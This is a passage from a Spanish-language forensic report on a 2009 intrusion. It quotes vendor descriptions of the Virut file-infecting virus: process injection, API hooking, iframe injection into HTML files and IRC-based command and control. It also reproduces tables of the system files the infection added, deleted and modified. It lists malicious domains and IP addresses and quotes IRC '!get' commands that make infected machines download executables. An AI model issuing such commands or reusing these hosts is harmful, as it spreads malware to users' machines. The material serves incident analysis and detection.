Variants -
N/A

*Puesto que esta fuente referencia a **W32/Virut.n**, se muestra a continuación la información sobre este ataque que McAfee ofrece en http://vil.nai.com/vil/content/v_155491.htm*

W32/Virut.n
Type
Virus
SubType
Generic
Discovery Date
02/03/2009
Length
Varies
Minimum DAT
5517 (02/05/2009)

Updated DAT
5591 (04/21/2009)
Minimum Engine
5.2.00
Description Added
02/05/2009
Description Modified
02/25/2009 8:25 PM (PT)
Risk Assessment
Corporate User
Low-Profiled
Home User
Low-Profiled

Overview -
W32/Virut.n is a polymorpic parasitic virus. It will infect PE and HTML files in the system and download other malware.
Characteristics
Characteristics -
-- Update February 15, 2009 --
The risk assessment of this threat has been updated to Low-Profiled due to media attention at:
http://www.microsoft.com/security/portal/Entry.aspx?Name=Virus%3aWin32%2fVirut.BM
--
W32/Virut.n will first inject threads into the Winlogon.exe process. When successful, it will cause the process to download and run the following file:
%WINDOWS%\TEMP\VRT7.tmp
This file will launch a new svchost.exe process and proceed to inject threads into the process. The svchost process create the following files in %WINDOWS\System32 folder and delete the previous VRT7.tmp file.
8.tmp (data file)
9.tmp
(svchost.exe is a legitimate Windows process in normal cases)
The 9.tmp file will be executed and can download further malware.
%WINDOWS%\System32\drivers\etc\hosts file will be modified to have the following host string prepended:
127.0.0.1 ZieF.pl
W32/Virut.n also injects code in running processes and hooks the following functions in ntdll.dll which transfers control to the virus every time any of these function calls are made.
NtCreateFile
NtCreateProcess
NtCreateProcessEx
NtOpenFile
NtQueryInformationProcess
The detection for this hooking is currently detected as Generic.dx!rootkit
Besides executables, W32/Virut.n also infects HTML Files. HTML files on the system are injected with an iFrame pointing to malicious domain such as ZieF.pl. Together with the modification in the HOSTS file, this will allow W32/Virut.n to infect clean machines accessing the infected HTML pages, while at the same time. preventing an infected machine from connecting and getting reinfected. This is possibly done to prevent the Virut server from being overloaded by infected machines.
The following registry entry is modified to allow firewall access for Winlogon.exe:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
The following registry entry is added:
HKEY_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UpdateHost
W32/Virut.n connects to the following domains or IP addresses:

horobl.cn
goasi.cn
setdoc.cn
irc.zief.pl
DNS2.zief.pl
proxim.ircgalaxy.pl
anti-captcha.com
lorentil.cn
thaexp.cn
209.205.196.18
66.232.126.195
204.13.249.70
58.65.232.34
61.235.117.80
61.235.117.81

74.55.100.7
124.207.41.201
124.207.117.60
124.236.241.91
66.114.124.140
64.13.232.135
66.116.109.93
210.51.37.106
83.68.16.6
211.95.79.6
218.93.202.114
209.205.196.18
66.232.126.195
69.46.16.191
195.2.252.246
94.247.2.38

It connects to the following IRC servers to receive commands:
irc.zief.pl
proxim.ircgalaxy.pl
It would also join an IRC channel to receive commands which includes downloading of other malware:
PRIVMSG [blocked] :!get http://horobl.cn/[blocked]/0032.exe
PRIVMSG [blocked] :!get http://horobl.cn/[blocked]/0034.exe
Emails are havested from the infected machine and posted to the following server:
69.46.16.191
Malware that were downloaded may introduce other malicious behaviours in the system such as rootkits, backdoors and downloaders et cetera.
(where %WINDOWS% refers to the Windows folder e.g. C:\Windows)
Symptoms
Symptoms -
Method of Infection
Method of Infection -
Removal -
Removal -
AVERT recommends to always use latest DATs and engine. This threat will be cleaned if you have this combination.
Additional Windows ME/XP removal considerations
Variants
Variants -
N/A

Se menciona otra fuente, por lo se incluye a continuación la información (http://www.microsoft.com/security/portal/Entry.aspx?Name=Virus%3aWin32%2fVirut.BM):

Technical Information
Virus:Win32/Virut.BM is a polymorphic file infector that targets .EXE and .SCR files. This virus also opens a backdoor by connecting to an IRC server, allowing a remote attacker to download and execute arbitrary files on the infected computer. It uses advanced techniques to hide infection.
Spreads Via…
Executable File Infection
Win32/Virut.BM disables Windows System File Protection (SFP) by injecting code into WINLOGON.EXE. The injected code patches sfc_os.dll in memory which in turn allows the virus to infect files protected by SFP.

The virus infects .EXE and .SCR files on access, hence actions such as copying or viewing files with Explorer, including on shares (with write access) will result in files being infected, and the virus spreading from machine to machine.

The virus injects its own code into a system process such as explorer.exe or winlogon.exe, and hooks low-level (NTDLL layer) Windows API calls in order to stay in memory. It hooks the following functions in each running process (NTDLL.DLL):

NtCreateFile
NtOpenFile
NtCreateProcess
NtCreateProcessEx

Thus, every time an infected process calls one of these functions, execution control is passed to the virus.

HTML File Infection
It writes code to HTML files that adds a hidden IFrame pointing to the domain 'zief.pl'. When the HTML file is opened, the browser connects to this server without the user's knowledge. The HTML page hosted at this location attempts to exploit a number of different vulnerabilities (including those affecting the user's browser and other applications) in order to run a copy of the virus. These modified HTML files are detected as Virus:HTML/Virut.BH.

The virus also modifies the local machine's hosts file, redirecting the domain 'zief.pl' to localhost (127.0.0.1) so that already-infected machines will not run the remotely-hosted copy of the virus.
Payload
Backdoor Functionality
Virut.BM connects to Internet Relay Channel (IRC) server 'irc.zief.pl' via port 80 using a particular channel. Should this fail, it instead attempts to connect to 'proxim.ircgalaxy.pl' also using port 80.

It contains functionality to download and execute arbitrary files on the affected system. This may include additional malware. The backdoor can also be used to change the host that it connects to for control.
Additional Information
Virut.BM creates the event 'Vx_5' to prevent multiple copies of itself from running simultaneously on the affected system.

ANEXO III. Intrusión 1 – 2009: Archivos añadidos/borrados/modificados

FileName	Size After	Attrib After
C:\Documents and Settings\All Users\Datos de programa\Microsoft\Dr Watson	1KB	D
C:\Documents and Settings\All Users\Datos de programa\Microsoft\Dr Watson\drwtsn32.log	13KB	A
C:\Documents and Settings\All Users\Datos de programa\Microsoft\Dr Watson\user.dmp	6KB	A
C:\Documents and Settings\LocalService\Configuración local\Archivos temporales de Internet\Content.IE5\AX851TUX\w[1].bin	158KB	A
C:\Documents and Settings\LocalService\Configuración local\Archivos temporales de Internet\Content.IE5\AX851TUX\w[2].bin	158KB	A
C:\Documents and Settings\MaquinaPro1\reader_s.exe	41KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\K1AJWL2J\winrar[1].exe	174KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\portal[1].htm	11KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\UFAYGHX6\search[2].htm	2KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Temp\Perflib_Perfdata_740.dat	17KB	A
C:\WINDOWS\Install.txt	1KB	A
C:\WINDOWS\irc.txt	1KB	A
C:\WINDOWS\system32\3361	1KB	D
C:\WINDOWS\system32\3361\SVCHOST.EXE	152KB	A
C:\WINDOWS\system32\6to4v32.dll	23KB	A
C:\WINDOWS\system32\certstore.dat	40KB	A
C:\WINDOWS\system32\comsa32.sys	1KB	A
C:\WINDOWS\system32\dncyool32.sys	66KB	A
C:\WINDOWS\system32\FInstall.sys	1KB	A
C:\WINDOWS\system32\gmgnhvv.dll	17KB	A
C:\WINDOWS\system32\Install.txt	1KB	A
C:\WINDOWS\system32\isadisk.sys	3KB	A
C:\WINDOWS\system32\msncache.dll	45KB	A
C:\WINDOWS\system32\MSWINSCK.OCX	109KB	A
C:\WINDOWS\system32\reader_s.exe	58KB	A
C:\WINDOWS\system32\sopidkc.exe	142KB	A
C:\WINDOWS\system32\tpsaxyd.exe	175KB	A
C:\WINDOWS\system32\tpszxyd.sys	158KB	A
C:\WINDOWS\system32\wtukd32.exe	175KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\05E78XYV\hig+signup[1].css	26KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\05E78XYV\HIP_but_text[1].gif	1KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\05E78XYV\liveidicon[1].gif	1KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\05E78XYV\omnitureH2[1].js	18KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\K1AJWL2J\hig_progcircle_animated[1].gif	1KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\K1AJWL2J\hip_reload[1].gif	2KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\K1AJWL2J\hip_speaker[1].gif	2KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\hip_audioRepl[1].gif	2KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\icon_error[1].gif	1KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\password_meter[1].png	3KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\s2[1].png	3KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\UFAYGHX6\help_ptr[1].gif	2KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\UFAYGHX6\icon_success[1].gif	1KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\UFAYGHX6\wave[1].jpg	11KB	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Datos de programa\Microsoft\Internet Explorer	1KB	D
C:\WINDOWS\system32\config\systemprofile\Configuración local\Datos de programa\Microsoft\Internet Explorer\MSIMGSIZ.DAT	17KB	A
C:\WINDOWS\system32\config\systemprofile\Cookies\system@live[1].txt	1KB	A
C:\WINDOWS\system32\config\systemprofile\Cookies\system@signup.live[1].txt	1KB	A
C:\WINDOWS\system32\config\systemprofile\Favoritos\Vínculos	1KB	D
C:\WINDOWS\system32\drivers\donete.sys	36KB	A
C:\WINDOWS\system32\drivers\protect.sys	19KB	HA
C:\WINDOWS\Temp\mpj77563.dll	454KB	A
C:\WINDOWS\Temp\mta13187.dll	454KB	A
C:\WINDOWS\Temp\mta69642.dll	454KB	A
C:\WINDOWS\Temp\sdgkdwrjw4jsgewhzawe2zhzdehwa39.log	174KB	A
C:\WINDOWS\Temp\sdgkdwrjw4jsgewhzawe2zhzdehwa43.exe	82KB	A
C:\WINDOWS\Temp\sdgkdwrjw4jsgewhzawe2zhzdehwa44.exe	228KB	A
C:\WINDOWS\Temp\sdgkdwrjw4jsgewhzawe2zhzdehwa46.exe	287KB	A
C:\WINDOWS\Temp\x1c17397.dll	454KB	A

Ilustración 93. Intrusión 1 - 2009: archivos añadidos.

FileName	Size Before	Attrib Before
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\05E78XYV\arrow_green_normal[1].bmp	3KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\05E78XYV\Behaviors[1].css	2KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\05E78XYV\Context[1].htm	10KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\05E78XYV\coUAprint[1].css	3KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\K1AJWL2J\arrow_green_mouseover[1].bmp	3KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\K1AJWL2J\coUA[1].css	12KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\K1AJWL2J\HHWRAPPER[1].htm	1KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\K1AJWL2J\NavBar[1].xml	3KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\blank[1].htm	1KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\logo[1].bmp	3KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\NavBar[1].htm	21KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\Uabrand[1].gif	2KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\UFAYGHX6\firstpage[1].htm	1KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\UFAYGHX6\note[1].gif	1KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\UFAYGHX6\shared[1].js	73KB	A
C:\System Volume Information	1KB	D

Ilustración 94. Intrusión 1 - 2009: archivos borrados.

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\Archivos de programa\Internet Explorer\iexplore.exe	92KB	109KB	A	A
C:\Documents and Settings\LocalService\Configuración local\Archivos temporales de Internet\Content.IE5\index.dat	33KB	33KB	A	A
C:\Documents and Settings\LocalService\Configuración local\Historial\History.IE5\index.dat	17KB	17KB	A	A
C:\Documents and Settings\LocalService\Cookies\index.dat	17KB	17KB	A	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\index.dat	33KB	33KB	A	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Historial\History.IE5\index.dat	33KB	33KB	A	A
C:\Documents and Settings\MaquinaPro1\Cookies\index.dat	17KB	33KB	A	A
C:\WINDOWS\system32\actmovie.exe	5KB	21KB	A	A
C:\WINDOWS\system32\alg.exe	41KB	59KB	A	A
C:\WINDOWS\system32\arp.exe	20KB	37KB	A	A
C:\WINDOWS\system32\asr_fmt.exe	28KB	45KB	A	A
C:\WINDOWS\system32\asr_ldm.exe	37KB	54KB	A	A
C:\WINDOWS\system32\at.exe	24KB	41KB	A	A
C:\WINDOWS\system32\atmadm.exe	11KB	28KB	A	A
C:\WINDOWS\system32\attrib.exe	12KB	29KB	A	A
C:\WINDOWS\system32\bootcfg.exe	147KB	164KB	A	A
C:\WINDOWS\system32\bootok.exe	5KB	22KB	A	A
C:\WINDOWS\system32\bootvrfy.exe	6KB	23KB	A	A
C:\WINDOWS\system32\cacls.exe	19KB	37KB	A	A
C:\WINDOWS\system32\chkdsk.exe	12KB	29KB	A	A
C:\WINDOWS\system32\chkntfs.exe	12KB	29KB	A	A
C:\WINDOWS\system32\cidaemon.exe	9KB	26KB	A	A
C:\WINDOWS\system32\cipher.exe	47KB	63KB	A	A
C:\WINDOWS\system32\cisvc.exe	6KB	23KB	A	A
C:\WINDOWS\system32\ckcnv.exe	8KB	25KB	A	A
C:\WINDOWS\system32\cliconfg.exe	46KB	67KB	A	A
C:\WINDOWS\system32\clipbrd.exe	101KB	118KB	A	A
C:\WINDOWS\system32\clipsrv.exe	31KB	49KB	A	A
C:\WINDOWS\system32\cmd.exe	391KB	408KB	A	A
C:\WINDOWS\system32\cmdl32.exe	42KB	59KB	A	A
C:\WINDOWS\system32\cmmon32.exe	37KB	54KB	A	A
C:\WINDOWS\system32\cmstp.exe	57KB	74KB	A	A
C:\WINDOWS\system32\comp.exe	16KB	34KB	A	A
C:\WINDOWS\system32\compact.exe	18KB	36KB	A	A
C:\WINDOWS\system32\conime.exe	25KB	42KB	A	A
C:\WINDOWS\system32\control.exe	9KB	26KB	A	A
C:\WINDOWS\system32\convert.exe	14KB	31KB	A	A
C:\WINDOWS\system32\cscript.exe	103KB	123KB	A	A
C:\WINDOWS\system32\dcomcnfg.exe	6KB	23KB	A	A
C:\WINDOWS\system32\ddeshare.exe	30KB	47KB	A	A
C:\WINDOWS\system32\defrag.exe	110KB	127KB	A	A
C:\WINDOWS\system32\dfrgfat.exe	74KB	91KB	A	A
C:\WINDOWS\system32\dfrgntfs.exe	86KB	103KB	A	A
C:\WINDOWS\system32\diantz.exe	80KB	97KB	A	A
C:\WINDOWS\system32\diskpart.exe	150KB	167KB	A	A

Ilustración 95. Intrusión 1 - 2009: archivos modificados (I).

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\WINDOWS\system32\diskperf.exe	20KB	37KB	A	A
C:\WINDOWS\system32\dllhost.exe	5KB	22KB	A	A
C:\WINDOWS\system32\dllhst3g.exe	5KB	22KB	A	A
C:\WINDOWS\system32\dmadmin.exe	206KB	224KB	A	A
C:\WINDOWS\system32\dmremote.exe	15KB	32KB	A	A
C:\WINDOWS\system32\doskey.exe	11KB	29KB	A	A
C:\WINDOWS\system32\dplaysvr.exe	27KB	44KB	A	A
C:\WINDOWS\system32\dpnsvr.exe	19KB	36KB	A	A
C:\WINDOWS\system32\dpvsetup.exe	60KB	77KB	A	A
C:\WINDOWS\system32\driverquery.exe	60KB	77KB	A	A
C:\WINDOWS\system32\drwtsn32.exe	48KB	65KB	A	A
C:\WINDOWS\system32\dumprep.exe	31KB	48KB	A	A
C:\WINDOWS\system32\dvdplay.exe	59KB	76KB	A	A
C:\WINDOWS\system32\dvdupgrd.exe	16KB	33KB	A	A
C:\WINDOWS\system32\dxdiag.exe	787KB	807KB	A	A
C:\WINDOWS\system32\esentutl.exe	40KB	57KB	A	A
C:\WINDOWS\system32\eudcedit.exe	181KB	198KB	A	A
C:\WINDOWS\system32\eventcreate.exe	50KB	67KB	A	A
C:\WINDOWS\system32\eventtriggers.exe	82KB	99KB	A	A
C:\WINDOWS\system32\eventvwr.exe	10KB	27KB	A	A
C:\WINDOWS\system32\expand.exe	17KB	34KB	A	A
C:\WINDOWS\system32\extrac32.exe	41KB	58KB	A	A
C:\WINDOWS\system32\fc.exe	15KB	32KB	A	A
C:\WINDOWS\system32\find.exe	10KB	27KB	A	A
C:\WINDOWS\system32\findstr.exe	27KB	44KB	A	A
C:\WINDOWS\system32\finger.exe	10KB	27KB	A	A
C:\WINDOWS\system32\fixmapi.exe	4KB	20KB	A	A
C:\WINDOWS\system32\fontview.exe	20KB	37KB	A	A
C:\WINDOWS\system32\forcedos.exe	8KB	26KB	A	A
C:\WINDOWS\system32\fsutil.exe	62KB	79KB	A	A
C:\WINDOWS\system32\ftp.exe	44KB	61KB	A	A
C:\WINDOWS\system32\getmac.exe	58KB	75KB	A	A
C:\WINDOWS\system32\gpresult.exe	116KB	133KB	A	A
C:\WINDOWS\system32\gpupdate.exe	59KB	76KB	A	A
C:\WINDOWS\system32\grpconv.exe	38KB	56KB	A	A
C:\WINDOWS\system32\help.exe	16KB	33KB	A	A
C:\WINDOWS\system32\hostname.exe	9KB	26KB	A	A
C:\WINDOWS\system32\ie4uinit.exe	29KB	46KB	A	A
C:\WINDOWS\system32\iexpress.exe	100KB	117KB	A	A
C:\WINDOWS\system32\imapi.exe	119KB	136KB	A	A
C:\WINDOWS\system32\ipconfig.exe	52KB	69KB	A	A
C:\WINDOWS\system32\ipsec6.exe	46KB	63KB	A	A
C:\WINDOWS\system32\ipv6.exe	61KB	78KB	A	A
C:\WINDOWS\system32\ipxroute.exe	24KB	41KB	A	A
C:\WINDOWS\system32\label.exe	10KB	27KB	A	A

Ilustración 96. Intrusión 1 - 2009: archivos modificados (II).

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\WINDOWS\system32\lights.exe	31KB	48KB	A	A
C:\WINDOWS\system32\lnkstub.exe	27KB	44KB	A	A
C:\WINDOWS\system32\locator.exe	69KB	85KB	A	A
C:\WINDOWS\system32\lodctr.exe	6KB	23KB	A	A
C:\WINDOWS\system32\logagent.exe	25KB	42KB	A	A
C:\WINDOWS\system32\logman.exe	58KB	75KB	A	A
C:\WINDOWS\system32\logoff.exe	16KB	33KB	A	A
C:\WINDOWS\system32\logon.scr	220KB	237KB	A	A
C:\WINDOWS\system32\logonui.exe	506KB	523KB	A	A
C:\WINDOWS\system32\lpq.exe	7KB	24KB	A	A
C:\WINDOWS\system32\lpr.exe	9KB	27KB	A	A
C:\WINDOWS\system32\makecab.exe	80KB	97KB	A	A
C:\WINDOWS\system32\mmc.exe	776KB	793KB	A	A
C:\WINDOWS\system32\mnmsrvc.exe	33KB	54KB	A	A
C:\WINDOWS\system32\mountvol.exe	9KB	26KB	A	A
C:\WINDOWS\system32\mplay32.exe	119KB	136KB	A	A
C:\WINDOWS\system32\mpnotify.exe	23KB	39KB	A	A
C:\WINDOWS\system32\mqbkup.exe	18KB	35KB	A	A
C:\WINDOWS\system32\mqsvc.exe	5KB	22KB	A	A
C:\WINDOWS\system32\mqtgsvc.exe	98KB	115KB	A	A
C:\WINDOWS\system32\mrinfo.exe	14KB	31KB	A	A
C:\WINDOWS\system32\msg.exe	23KB	39KB	A	A
C:\WINDOWS\system32\mshta.exe	25KB	41KB	A	A
C:\WINDOWS\system32\msiexec.exe	64KB	81KB	A	A
C:\WINDOWS\system32\msswchx.exe	7KB	25KB	A	A
C:\WINDOWS\system32\mstinit.exe	10KB	27KB	A	A
C:\WINDOWS\system32\narrator.exe	53KB	70KB	A	A
C:\WINDOWS\system32\nbtstat.exe	23KB	39KB	A	A
C:\WINDOWS\system32\net.exe	40KB	57KB	A	A
C:\WINDOWS\system32\net1.exe	116KB	133KB	A	A
C:\WINDOWS\system32\netdde.exe	111KB	127KB	A	A
C:\WINDOWS\system32\netsetup.exe	326KB	345KB	A	A
C:\WINDOWS\system32\netsh.exe	85KB	102KB	A	A
C:\WINDOWS\system32\netstat.exe	33KB	50KB	A	A
C:\WINDOWS\system32\nslookup.exe	75KB	93KB	A	A
C:\WINDOWS\system32\ntsd.exe	32KB	50KB	A	A
C:\WINDOWS\system32\ntvdm.exe	397KB	415KB	A	A
C:\WINDOWS\system32\nwscript.exe	130KB	146KB	A	A
C:\WINDOWS\system32\odbcad32.exe	33KB	54KB	A	A
C:\WINDOWS\system32\odbcconf.exe	54KB	74KB	A	A
C:\WINDOWS\system32\openfiles.exe	65KB	82KB	A	A
C:\WINDOWS\system32\osuninst.exe	42KB	59KB	A	A
C:\WINDOWS\system32\packager.exe	54KB	71KB	A	A
C:\WINDOWS\system32\pathping.exe	23KB	40KB	A	A
C:\WINDOWS\system32\pentnt.exe	16KB	33KB	A	A

Ilustración 97. Intrusión 1 - 2009: archivos modificados (III).

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\WINDOWS\system32\perfmon.exe	15KB	32KB	A	A
C:\WINDOWS\system32\ping.exe	17KB	34KB	A	A
C:\WINDOWS\system32\ping6.exe	35KB	52KB	A	A
C:\WINDOWS\system32\print.exe	10KB	27KB	A	A
C:\WINDOWS\system32\progman.exe	208KB	225KB	A	A
C:\WINDOWS\system32\proquota.exe	46KB	63KB	A	A
C:\WINDOWS\system32\proxycfg.exe	24KB	41KB	A	A
C:\WINDOWS\system32\qappsrv.exe	18KB	35KB	A	A
C:\WINDOWS\system32\qprocess.exe	19KB	36KB	A	A
C:\WINDOWS\system32\qwinsta.exe	24KB	40KB	A	A
C:\WINDOWS\system32\rasautou.exe	12KB	29KB	A	A
C:\WINDOWS\system32\rasdial.exe	12KB	29KB	A	A
C:\WINDOWS\system32\rasphone.exe	55KB	72KB	A	A
C:\WINDOWS\system32\rcimlby.exe	35KB	52KB	A	A
C:\WINDOWS\system32\rcp.exe	22KB	39KB	A	A
C:\WINDOWS\system32\rdpclip.exe	42KB	60KB	A	A
C:\WINDOWS\system32\rdsaddin.exe	13KB	30KB	A	A
C:\WINDOWS\system32\rdshost.exe	62KB	79KB	A	A
C:\WINDOWS\system32\recover.exe	8KB	25KB	A	A
C:\WINDOWS\system32\reg.exe	51KB	68KB	A	A
C:\WINDOWS\system32\regedt32.exe	4KB	21KB	A	A
C:\WINDOWS\system32\regini.exe	34KB	51KB	A	A
C:\WINDOWS\system32\regsvr32.exe	10KB	28KB	A	A
C:\WINDOWS\system32\regwiz.exe	5KB	22KB	A	A
C:\WINDOWS\system32\relog.exe	34KB	52KB	A	A
C:\WINDOWS\system32\replace.exe	13KB	31KB	A	A
C:\WINDOWS\system32\reset.exe	11KB	28KB	A	A
C:\WINDOWS\system32\rexec.exe	14KB	31KB	A	A
C:\WINDOWS\system32\route.exe	22KB	39KB	A	A
C:\WINDOWS\system32\routemon.exe	26KB	43KB	A	A
C:\WINDOWS\system32\rsh.exe	15KB	33KB	A	A
C:\WINDOWS\system32\rsm.exe	54KB	71KB	A	A
C:\WINDOWS\system32\rsmsink.exe	25KB	42KB	A	A
C:\WINDOWS\system32\rsmui.exe	50KB	67KB	A	A
C:\WINDOWS\system32\rsnotify.exe	104KB	121KB	A	A
C:\WINDOWS\system32\rsopprov.exe	63KB	80KB	A	A
C:\WINDOWS\system32\rsvp.exe	133KB	150KB	A	A
C:\WINDOWS\system32\rtcshare.exe	75KB	93KB	A	A
C:\WINDOWS\system32\runas.exe	17KB	34KB	A	A
C:\WINDOWS\system32\rundll32.exe	32KB	49KB	A	A
C:\WINDOWS\system32\runonce.exe	13KB	30KB	A	A
C:\WINDOWS\system32\rwinsta.exe	17KB	34KB	A	A
C:\WINDOWS\system32\savedump.exe	20KB	37KB	A	A
C:\WINDOWS\system32\sc.exe	32KB	49KB	A	A
C:\WINDOWS\system32\scardsvr.exe	98KB	115KB	A	A

Ilustración 98. Intrusión 1 - 2009: archivos modificados (IV).

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\WINDOWS\system32\schtasks.exe	120KB	137KB	A	A
C:\WINDOWS\system32\scrnsave.scr	9KB	26KB	A	A
C:\WINDOWS\system32\sdbinst.exe	39KB	56KB	A	A
C:\WINDOWS\system32\secedit.exe	18KB	35KB	A	A
C:\WINDOWS\system32\sessmgr.exe	133KB	150KB	A	A
C:\WINDOWS\system32\sethc.exe	30KB	48KB	A	A
C:\WINDOWS\system32\setup.exe	21KB	38KB	A	A
C:\WINDOWS\system32\sfc.exe	11KB	28KB	A	A
C:\WINDOWS\system32\shadow.exe	16KB	33KB	A	A
C:\WINDOWS\system32\shmgrate.exe	22KB	39KB	A	A
C:\WINDOWS\system32\shrpubw.exe	71KB	88KB	A	A
C:\WINDOWS\system32\shutdown.exe	19KB	36KB	A	A
C:\WINDOWS\system32\sigverif.exe	68KB	84KB	A	A
C:\WINDOWS\system32\skeys.exe	25KB	42KB	A	A
C:\WINDOWS\system32\smlogsvc.exe	89KB	106KB	A	A
C:\WINDOWS\system32\sort.exe	25KB	42KB	A	A
C:\WINDOWS\system32\spdwnwxp.exe	9KB	26KB	A	A
C:\WINDOWS\system32\spupdsvc.exe	16KB	33KB	A	A
C:\WINDOWS\system32\ss3dfo.scr	672KB	693KB	A	A
C:\WINDOWS\system32\ssbezier.scr	19KB	36KB	A	A
C:\WINDOWS\system32\ssflwbox.scr	365KB	386KB	A	A
C:\WINDOWS\system32\ssmarque.scr	20KB	37KB	A	A
C:\WINDOWS\system32\ssmypics.scr	44KB	61KB	A	A
C:\WINDOWS\system32\ssmyst.scr	18KB	35KB	A	A
C:\WINDOWS\system32\sspipes.scr	570KB	590KB	A	A
C:\WINDOWS\system32\ssstars.scr	14KB	31KB	A	A
C:\WINDOWS\system32\sstext3d.scr	644KB	664KB	A	A
C:\WINDOWS\system32\stimon.exe	21KB	39KB	A	A
C:\WINDOWS\system32\subst.exe	10KB	27KB	A	A
C:\WINDOWS\system32\syncapp.exe	52KB	69KB	A	A
C:\WINDOWS\system32\syskey.exe	38KB	55KB	A	A
C:\WINDOWS\system32\sysocmgr.exe	105KB	122KB	A	A
C:\WINDOWS\system32\systeminfo.exe	71KB	88KB	A	A
C:\WINDOWS\system32\systray.exe	4KB	20KB	A	A
C:\WINDOWS\system32\taskkill.exe	75KB	92KB	A	A
C:\WINDOWS\system32\tasklist.exe	75KB	92KB	A	A
C:\WINDOWS\system32\taskman.exe	16KB	33KB	A	A
C:\WINDOWS\system32\taskmgr.exe	135KB	152KB	A	A
C:\WINDOWS\system32\tcmsetup.exe	14KB	31KB	A	A
C:\WINDOWS\system32\tcpsvcs.exe	20KB	37KB	A	A
C:\WINDOWS\system32\telnet.exe	73KB	90KB	A	A
C:\WINDOWS\system32\tftp.exe	18KB	35KB	A	A
C:\WINDOWS\system32\tlntadmn.exe	55KB	72KB	A	A
C:\WINDOWS\system32\tlntsess.exe	72KB	89KB	A	A
C:\WINDOWS\system32\tlntsvr.exe	62KB	79KB	A	A

Ilustración 99. Intrusión 1 - 2009: archivos modificados (V).

C:\WINDOWS\system32\tracerpt.exe	233KB	250KB	A	A
C:\WINDOWS\system32\tracert.exe	11KB	29KB	A	A
C:\WINDOWS\system32\tracert6.exe	33KB	50KB	A	A
C:\WINDOWS\system32\tscon.exe	16KB	33KB	A	A
C:\WINDOWS\system32\tscupgrd.exe	41KB	58KB	A	A
C:\WINDOWS\system32\tsdiscon.exe	16KB	33KB	A	A
C:\WINDOWS\system32\tskill.exe	17KB	34KB	A	A
C:\WINDOWS\system32\tsshutdn.exe	18KB	35KB	A	A
C:\WINDOWS\system32\typeperf.exe	37KB	55KB	A	A
C:\WINDOWS\system32\unlodctr.exe	5KB	21KB	A	A
C:\WINDOWS\system32\upnpcont.exe	15KB	33KB	A	A
C:\WINDOWS\system32\ups.exe	17KB	34KB	A	A
C:\WINDOWS\system32\userinit.exe	23KB	39KB	A	A
C:\WINDOWS\system32\usrmlnka.exe	78KB	99KB	A	A
C:\WINDOWS\system32\usrprbda.exe	62KB	82KB	A	A
C:\WINDOWS\system32\usrshuta.exe	70KB	91KB	A	A
C:\WINDOWS\system32\verifier.exe	104KB	121KB	A	A
C:\WINDOWS\system32\vssadmin.exe	34KB	51KB	A	A
C:\WINDOWS\system32\vssvc.exe	280KB	297KB	A	A
